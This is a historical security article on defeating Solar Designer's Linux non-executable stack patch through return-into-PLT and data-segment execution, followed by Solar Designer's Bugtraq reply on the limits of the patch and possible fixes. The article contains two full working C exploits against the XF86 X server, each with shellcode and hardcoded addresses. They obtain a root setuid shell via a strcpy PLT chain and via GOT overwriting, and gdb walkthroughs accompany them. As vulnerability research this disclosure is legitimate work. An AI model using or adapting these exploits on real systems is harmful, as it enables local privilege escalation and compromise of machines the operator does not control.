-=[Defeating Solar Designer's Non-executable Stack Patch]=-

Text and souce code written by Rafal Wojtczuk (nergal@icm.edu.pl)

Section I. Preface

The patch mentioned in the title has been with us for some time. No doubt it stops attackers from using hackish scripts; it is even included in just-released Phrack 52 as a mean to harden your Linux kernel. However, it seems to me there exist at least two generic ways to bypass this patch fairly easily (I mean its part that deals with executable stack). I will explain the details around section V.

Before continuing, I suggest to refresh in your memory excellent Designer's article about return-into-libc exploits. You can find it at http://www.geek-girl.com/bugtraq/1997_3/0281.html

> "I recommend that you read the entire message even if you aren't running Linux since a lot of the things described here are applicable to other systems as well."
>
> from the afore-mentioned Solar Designer's article

It is definitely worth your time to get acquainted with Designer's patch documentation (which can be retrieved embedded in the complete package from http://www.false.com/security/linux-stack).

All the following code was tested on Redhat 4.2 running 2.0.30 kernel with Designer's patch applied (latest version, I presume).

Section II. A few words about ELF implementation

Let's compile and disassemble the following proggie.c

```
main()
{
strcpy(0x11111111,0x22222222);
}
$ gcc -o proggie proggie.c
...lots of warnings...
$ gdb proggie
GDB is free software and you are welcome to distribute copies of it...
(gdb) disass main
Dump of assembler code for function main:
0x8048474 <main>:       pushl  %ebp
0x8048475 <main+1>:     movl   %esp,%ebp
0x8048477 <main+3>:     pushl  $0x22222222
0x804847c <main+8>:     pushl  $0x11111111
0x8048481 <main+13>:    call   0x8048378 <strcpy>
0x8048486 <main+18>:    addl   $0x8,%esp
0x8048489 <main+21>:    leave
0x804848a <main+22>:    ret
0x804848b <main+23>:    nop
End of assembler dump.
```

As we can see, the call to strcpy hits text segment, not library function directly (when Designer's patch is applied, libc functions have addresses that begin with 0x00).

```
(gdb) (gdb) disass strcpy
Dump of assembler code for function strcpy:
0x8048378 <strcpy>:     jmp    *0x80494d8
0x804837e <strcpy+6>:   pushl  $0x0
0x8048383 <strcpy+11>:  jmp    0x8048368 <_init+8>
End of assembler dump.
```

```
(gdb) printf "0x%x\n", *0x80494d8
0x804837e
```

Code starting at 0x8048378 is a part of procedure linkage table (PLT). Initially, int stored at 0x80494d8 (member of global offset table, GOT) contains address of the next instruction (here, strcpy+6). When the procedure is called for the first time, dynamic linker is involved in transferring control to the proper place in shared library image. Linker puts library function address into *0x80494d8 as well, so the next time strcpy is called, jmp *0x80494d8 instruction will take it to the right spot in libc immediately.

The previous paragraph is correct when lazy linking is performed, which is the default behaviour. By setting environ variable LD_BIND_NOW one can make the linker do the binding of all procedures before control reaches function main.

Those ripped-out-of-context phrases are enough for the purposes of this article. You can find complete ELF specification at ftp://tsx.mit.edu/pub/linux/packages/GCC/ELF.DOC.tar.gz (it contains file elf.hps).

Section III. A flaw no 1 - PLT entries

The important fact is that we do not have to call libc functions directly. If the vulnerable application uses a procedure from shared library, the text segment will contain an appropriate procedure linkage table entry, which we can merrily use. For instance, if lpr used "system", then Solar Designer's exploit for lpr would work fine: instead of finding "system" in libc, we would use PLT entry (a string "/bin/sh" can be smuggled into the program hidden in the enviroment or argv). But it is much worse than this...

Section IV. A flaw no 2 - executable data segments

Information stored in /proc/pid/maps is... ahm... not always accurate. Code can be executed in data segment, even if you issue mprotect(...,...,PROT_READ) call. In fact, it can be bare PROT_WRITE or PROT_EXEC as well; standard shellcode will not work, because it modifies itself (segfault when PROT_READ|PROT_EXEC) and passes arguments located inside its body to the kernel (when only PROT_WRITE is applied, kernel function verify_area will fail). It is trivial to write a working shellcode. Anyway, data segments are rw (malloc-ed data even rwx), so a standard shellcode will do.

Impact: We can transfer control to the shellcode if it has been copied to data segment. Sometimes application will do it for us; but in fact, when a buffer overflow in automatic data is involved, we don't need any farther assistance...

Section V. Exploit no 1

For the rest of the article, I will assume that the vulnerable program we attack uses strcpy or sprintf. 99% does; if it IS vulnerable, then odds are 100% ;). I will use strcpy; sprintf(dest,src) works identically provided there is no % neither \ in src argument.

Our exemple target will be XF86 Xserver; its case was discussed on bugtraq a while ago. You can find details there.

Exploit goes as follows: we fill a buffer with the pattern

```
------------------------------   <------------- stack grows this way
| STRCPY | DEST | DEST | SRC |
------------------------------   memory addresses grow this way ------->
```

where STRCPY is an address of strcpy PLT entry
DEST is a place in a data segment where we will place shellcode

```
      SRC points into a environ variable containing a shellcode
  We want to overwrite return address on the stack with STRCPY field; then
strcpy will copy shellcode to DEST. Instruction ret from strcpy will pop the
first DEST, and control will be passed there.
  Let's gather some info then. We will need a non-suid copy of X server;
if it is mode rws--x--x on your system, you can get it from www.redhat.com
and enjoy :) It must be exactly the same version,though.
$ gdb myX
... lots of stuff ...
(gdb) p strcpy
$1 = {<text variable, no debug info>} 0x8066a18 <strcpy> <-- first number we need
(gdb) b main
Breakpoint 1 at 0x80df5e8
(gdb) r
Starting program: myX
warning: Unable to find dynamic linker breakpoint function.
warning: GDB will be unable to debug shared library initializers
warning: and track explicitly loaded dynamic code.
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x80df5e8 in main ()

  In another window (1515 is the pid of X server )
$ cat /proc/1515/maps
00110000-00115000 rwxp 00000000 03:07 20162
00115000-00116000 rw-p 00004000 03:07 20162
00116000-00117000 rw-p 00000000 00:00 0
00118000-0011e000 r-xp 00000000 03:07 20171
0011e000-00120000 rw-p 00005000 03:07 20171
00120000-00122000 rwxp 00000000 03:07 20169
00122000-00123000 rw-p 00001000 03:07 20169
00123000-001b6000 r-xp 00000000 03:07 20165   <-- libc is mapped here
001b6000-001bc000 rw-p 00092000 03:07 20165
001bc000-001ee000 rw-p 00000000 00:00 0
08048000-08223000 r-xp 00000000 03:07 50749
08223000-08230000 rw-p 001da000 03:07 50749   <-- here resides data; our second
number is found
08230000-08242000 rwxp 00000000 00:00 0       <-- these addresses would do as well
bfffe000-c0000000 rwxp fffff000 00:00 0       <-- and these wouldn't ;)

BTW, if you execute
$ ls -i /lib/libc.so.5.3.12
  20165 /lib/libc.so.5.3.12
and look at maps file contents, you can see where libc is mapped; we will
need this piece of info for the second exploit.

  Last hint - X server uses file descriptor 0 for its own purposes, so instead
of spawning a root shell we will execute a program in /tmp/qq ( which should
make a root suid copy of bash ).
Now kill gdb session, compile and run the following
/*
Exploit no 1 for Solar Designer patch
by nergal@icm.edu.pl
This code is meant for educational and entertaining purposes only.
You can distribute it freely provided credits are given.
*/
#include <stdio.h>
/* change the following 0 if the code doesn't work */
```

```
#define OFFSET                          0
#define BUFFER_SIZE                     370
#define EGG_SIZE                        2048
#define NOP                             0x90

/* any address in data segment */
#define DEST                            0x08223038
/* strcpy linkage table entry */
#define STRCPY                          0x08066a18

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/tmp/qq";

char buf[BUFFER_SIZE];
char egg[EGG_SIZE];
char pattern[16];

void main(int argc, char **argv)
{
/* try alignment in 3..18; three worked for me */
        int i, align = 3;
        int src = (int) &src - OFFSET;  /* formerly known as get_sp() :) */

        if (argc == 2)
                align = atoi(argv[1]);

        *(int *) pattern = STRCPY;
        *(int *) (pattern + 4) = DEST;
        *(int *) (pattern + 8) = DEST;
        *(int *) (pattern + 12) = src;
        for (i = 0; i <= 15; i++)
                if (pattern[i] == 0) {
                        printf("zero in pattern (%i)\n", i);
                        exit(1);
                }


        memset(buf, ' ', BUFFER_SIZE);
        buf[BUFFER_SIZE - 1] = 0;
        buf[0] = ':';
        buf[1] = '9';
        for (i = align; i < BUFFER_SIZE - 16; i += 16)
                memcpy(buf + i, pattern, 16);

        memset(egg, NOP, EGG_SIZE);
        strcpy(egg + EGG_SIZE - strlen(shellcode) - 2, shellcode);
        strncpy(egg, "EGG=", 4);
        putenv(egg);

        execl("/usr/X11R6/bin/X", "X", buf, "-nolock", 0);
        perror("execl");
}
/*
end of exploit no 1
*/
```

  In Designer exploits, a shell was invoked using "system" call, which after

completion returns onto the stack (and segfaults). This caused exploit attempt logging. In exploit no 1 we execute our code using execve, so everything is clean and tidy.

  Section VI. Any solutions ?
  It doesn't look neat,is it ? Again, arbitrary code can be executed. What can we do ?
  First idea is to patch kernel so that instructions in data segment cannot be executed. Solar Designer patch does simply
(retaddr & 0xF0000000) == 0xB0000000
comparison to detect whether code is returning into stack; it would be a time-consuming job to check if we're returning into a data segment. Anyway, we are barking a wrong tree here. If we are satisfied with simple system("/tmp/evilcode"), we don't need executable data segment at all !
  Exploit no 2 is waiting for you. Certainly, sometimes you need to do setuid(0) or fcntl(fd,SET_FD,0) before "system", but usually not.

  Section VII. PLT reapears.
We will fill a buffer with a pattern

| STRCPY | STRCPY | PLTENT-offset | SRC |

STRCPY is again a PLT entry for strcpy.
PLTENT is an address of integer in GOT referenced by strcpy PLT entry (in proggie.c example it was 0x80494d8)
SRC is a pointer into env variable.
  How does it work ? We need to hit return placeholder with first STRCPY. SRC contents will overwrite GOT entry so that it will contain address of libc "system" procedure. Second return into STRCPY will execute "system" (because instruction jmp *gotentry references place in memory we have just altered) with argument SRC.
  Well, extreme precision is required here, because we overwrite linker vital internal structures. First, SRC has to be a valid filename (starting with /tmp/xxxx, for instance). SRC's last 3 bytes must be the lowest 3 bytes of "system" procedure address. Zero terminating SRC will complete the address. Second, we need the exact address of SRC - src=&src certainly will not suffice.
  So,we start gathering info. We already have STRCPY; to obtain GOT integer, we need to disass strcpy with gdb (like in proggie.c example). From /proc/pid/maps we can extract address where libc is mapped; to compute "system" addres, we need to add its offset in libc.

```
$ nm /lib/libc.so.5.3.12 | grep system
0007ec7c T svcerr_systemerr
00081d7c T system             <---- that's the number we need
```

Now we compile the following code (remember, /tmp/qq is a prog that makes a setuid shell or anything you find useful to do with euid 0)

```
/*
Exploit no 2 for Solar Designer patch
by nergal@icm.edu.pl
This code is meant for educational and entertaining purposes only.
You can distribute it freely provided credits are given.
*/

#include <stdio.h>

#define BUFFER_SIZE                    370
#define EGG_SIZE                       100
```

```
#define STRCPY                          0x08066a18
#define PLTENT                          0x0822f924
#define SYSTEM                          (0x00123000+0x81d7c)
#define SRC                             0xbffffe6

char buf[BUFFER_SIZE];
char egg[EGG_SIZE];
char pattern[16];

char prefix[] = "/tmp/xxxxxxx";
char path[200];
char command[200];

void main(int argc, char **argv)
{
        int i, align = 3;
        char *envs[2] = {egg, 0};

        if (argc == 2)
                align = atoi(argv[1]);

        *(int *) pattern = STRCPY;
        *(int *) (pattern + 4) = STRCPY;
        *(int *) (pattern + 8) = PLTENT - strlen(prefix);
        *(int *) (pattern + 12) = SRC;
        for (i = 0; i <= 15; i++)
                if (pattern[i] == 0) {
                        printf("zero in pattern (%i)\n", i);
                        exit(1);
                }
        if (!(SYSTEM & 0x00ff0000) || !(SYSTEM & 0x0000ff00) || !(SYSTEM &
0x000000ff)) {
                printf("zero in system\n");
                exit(1);
        }

        memset(buf, ' ', BUFFER_SIZE);
        buf[BUFFER_SIZE - 1] = 0;
        buf[0] = ':';
        buf[1] = '9';
        for (i = align; i < BUFFER_SIZE - 16; i += 16)
                memcpy(buf + i, pattern, 16);

        strcpy(path, prefix);
        *(int *) (path + strlen(path)) = SYSTEM;
        sprintf(egg, "EGG=%s", path);
        sprintf(command, "cp /tmp/qq %s", path);
        system(command);
        execle("./qwe", "X", buf, "-nolock", 0, envs);
        perror("execl");
}
/*
end of exploit no 2
*/
```

  You've read the code ? Wonder what ./qwe is for ? Right. Remember we need exact address of /tmp/xxxxxxxsomething in memory. So, first make ./qwe a symlink to the following program:

```
/*
envi.c - displays addresses of all env variables
*/
#include <stdio.h>
extern char ** environ;
main()
{
        char ** p=environ;
        printf("environ=0x%x\n",p);
        while (*p)
        {
                printf("0x%x %s\n",*p,*p);
                p++;
        }
}
/*
end of envi.c
*/
```


Now run exploit no 2. Note down address of /tmp/xxxxsomething in EGG variable (NOT address of EGG=..., but address of /tmp/xxxx...; you must add strlen("EGG=") to the number envi.c produces). Correct the value of SRC in exploit. Than make ./qwe symlink to /usr/X11R6/bin/X and run exploit again. That's all.

Because we use "system", the name of binary (/tmp/xxxxsomething...) which will be executed may be not exactly what we put in our "path" variable. In my case, at offset 13 it contained a '|' char, which is a special character for shell, so "system" called out of X server tried to execute /tmp/xxxxxxx. It succeeded - we make /tmp/xxxxsomething a copy of /tmp/qq using "system" as well, so the result should be what we wished.

After "system" call the program segfaults; but since the control doesn't return onto stack (rather into GOT) no exploit attempt is logged.

Section VIII. More Feeble Screams From The Forests Unknown

There are other methods to cope with non-executable stack. Consider the following scenario. The faulty code containing an overflow ends up executing strcpy, which overwrites the very same place on the stack it was called (frankly, retted :)) from. The resulting stack can be formed so that it will spawn another strcpy...



This way we copied on the stack some arbitrary bytes terminated by 0. By repeating this operation, we can put any pattern, which may include zeros, on the stack. If we can find in text segment or in any library fragment of code that does

```
subl $something, %esp
```

ret
 %esp will be placed in the pattern we generated. Since then we can use
any library functions, including setuid, mprotect etc.

  Section IX. Local vs remote exploit
  These two pieces of code are local. The idea of the first one can
be materialized into a remote exploit; all we need is a copy of an attacked
program to examine. Even all possible versions of it can be tried by a
determined hacker. The second one requires a very high accuracy, which
complicates the whole thing; not mentioning that we also
a) need to know libc version used on the remote machine
b) must be able to create there executable files with arbitrary suffix (anon
ftp uploads spring to mind)

  Section X. Any solutions - continued
  Well, if
     a) we can protect data segments from being executed
     b) we force LD_BIND_NOW - like dynamic linking, which enables us to
        mprotect GOT non-writable
both exploits will fail. However, I'm not convinced with this idea.
Still unknown number of potentially dangerous library functions can be
called through PLT; for instance, memccpy is worth mentioning, as it enables
us to copy a block of memory containing 0's.
  The best solution would be to mmap text segment (accompanied by PLT and
GOT) under 16MB boundary. But it's impossible, right ? Code of applications
is not position independent.
  It's probably a linker issue, but if we can mmap PLT in the lowest 16MB,
both my exploits will fail. However, we could still utilize "call system"
instruction that may reside in the application body.

  Section XI. Closing unrelated bubbling
  I welcome any constructive comments regarding this article; hope you
enjoyed reading it at least half as much as I enjoyed composing it...

                  "That's all for now.
                  I hope I managed to prove that exploiting buffer overflows
                  should be an art."
                        from the afore-mentioned Solar Designer's article

  lcamtuf, idziesz na piwo ?
  If you find that you can give me some security or linux related job, thus
saving me from earning money for living by some hebetating activity,
let me know. History will not forget your deed :) IBS folks, you listen ?
  More stuff from Nergal is coming soon; next time it will be something
perhaps more useful, from a certain point of view ;) of course. Should still
retain entertaining values.
       Save yourself,
       Nergal

Date: Wed, 4 Feb 1998 01:03:06 -0300
From: Solar Designer
To: BUGTRAQ@NETSPACE.ORG
Subject: Re: Defeating Solar Designer non-executable stack patch

Hello,

Aleph1, it's okay if you decide not to forward this to the list -- there
has been a lot said on the subject already. However, I'll try to only

mention new stuff now. This is not meant to start another thread.

> -=[Defeating Solar Designer's Non-executable Stack Patch]=-

First, thanks for posting this, it's nice to see that exploiting buffer overflows really becomes an art. ;-) (However, I should admit that there were some very nice exploits not related to my patch too, and even before my patch appeared.)

I agree with most of what you say, but it looks like a few corrections are needed. (Why didn't you send me this article for a review before posting it, I don't mind posting exploits for my own stuff, as you could already see.;-)

> If the vulnerable application uses a procedure from shared library, the text
> segment will contain an appropriate procedure linkage table entry, which we
> can merrily use. For instance, if lpr used "system", then Solar Designer's
> exploit for lpr would work fine: instead of finding "system" in libc, we

I mentioned this on linux-kernel when discussing this stuff before my BugTraq post with return-into-libc exploits. What's really new in your post is the great idea to return into strcpy(), which is very likely to be present. :-)

> Information stored in /proc/pid/maps is... ahm... not always accurate.
> Code can be executed in data segment, even if you issue
> mprotect(...,...,PROT_READ) call. In fact, it can be bare PROT_WRITE or

That's since x86 doesn't have execution permission bit on pages. (I'm using segment-based protection in my patch, not page-based.)

Now, to the question -- why I left other data areas executable:

1. It can't be fixed in Linux for x86 right now.

    Since on x86 we can't use page-based protection for that, we would need to set the code segment's limit to a different value for each process. Right now Linux/x86 keeps user segment descriptors in GDT (Global Descriptor Table, for those not familiar with x86), which means that we would have to set the limit on every task switch. The right approach would be to move user descriptors to the local table, LDT, but this will break some user-level applications (dosemu) if I just do this in my patch.

    AFAIK, this is going to change in Linux 2.2 or 2.3, then I will likely update my patch to allow non-executable data areas other than the stack. This change will also allow me to get rid of using Ring 2. :-)

2. There're more programs that generate code in malloc()ed areas than those that generate it on the stack. These will break.

    Well, this is not much of a reason not to support non-executable data areas. These programs can be made to work again by setting the ELF header flag on them.

> In Designer exploits, a shell was invoked using "system" call, which after
> completion returns onto the stack (and segfaults). This caused exploit
> attempt logging. In exploit no 1 we execute our code using execve, so
> everything is clean and tidy.

I was using system() for a reason: it has only one parameter, so that there could be only 8 different alignments to try. It was possible to make it return into exit() with the cost of increasing the number of alignments to 12. It didn't seem to be worth doing, since you could always kill the vulnerable program from the privileged shell, and nothing would get logged.

>   First idea is to patch kernel so that instructions in data segment cannot be
> executed. Solar Designer patch does simply
> (retaddr & 0xF0000000) == 0xB0000000
> comparison to detect whether code is returning into stack; it would be a
> time-consuming job to check if we're returning into a data segment. Anyway,

This has nothing to do with performance. The check you quoted is only for exploit attempt logging, it's not what makes the stack non-executable.

>   Section IX. Local vs remote exploit
>   These two pieces of code are local. The idea of the first one can
> be materialized into a remote exploit; all we need is a copy of an attacked
> program to examine. Even all possible versions of it can be tried by a
> determined hacker. The second one requires a very high accuracy, which

It's not always possible to try all versions: there're network clients run by humans who are not going to be trying again and again, and there're some non-respawning daemons. But in general you're right: it's often possible, just not always.

In general, these types of exploits require more time for the attacker to apply to a particular system. This is enough to make less attacks succeed, since some admins will more likely notice the attack in time than they would when running with executable stack.

>   b) we force LD_BIND_NOW - like dynamic linking, which enables us to
>   mprotect GOT non-writable

>   It's probably a linker issue, but if we can mmap PLT in the lowest 16MB,

These two are interesting ideas, I'll think more of them later.

And finally here's a tiny FAQ for those confused (if this gets to the list):
Q: Is it possible to bypass the patch?
Q: Is there still a reason to use the patch?
Q: Should I fix known buffer overflow vulnerabilities when using the patch?
A: Yes to all three questions. Read secure-linux.doc.

Signed,
Solar Designer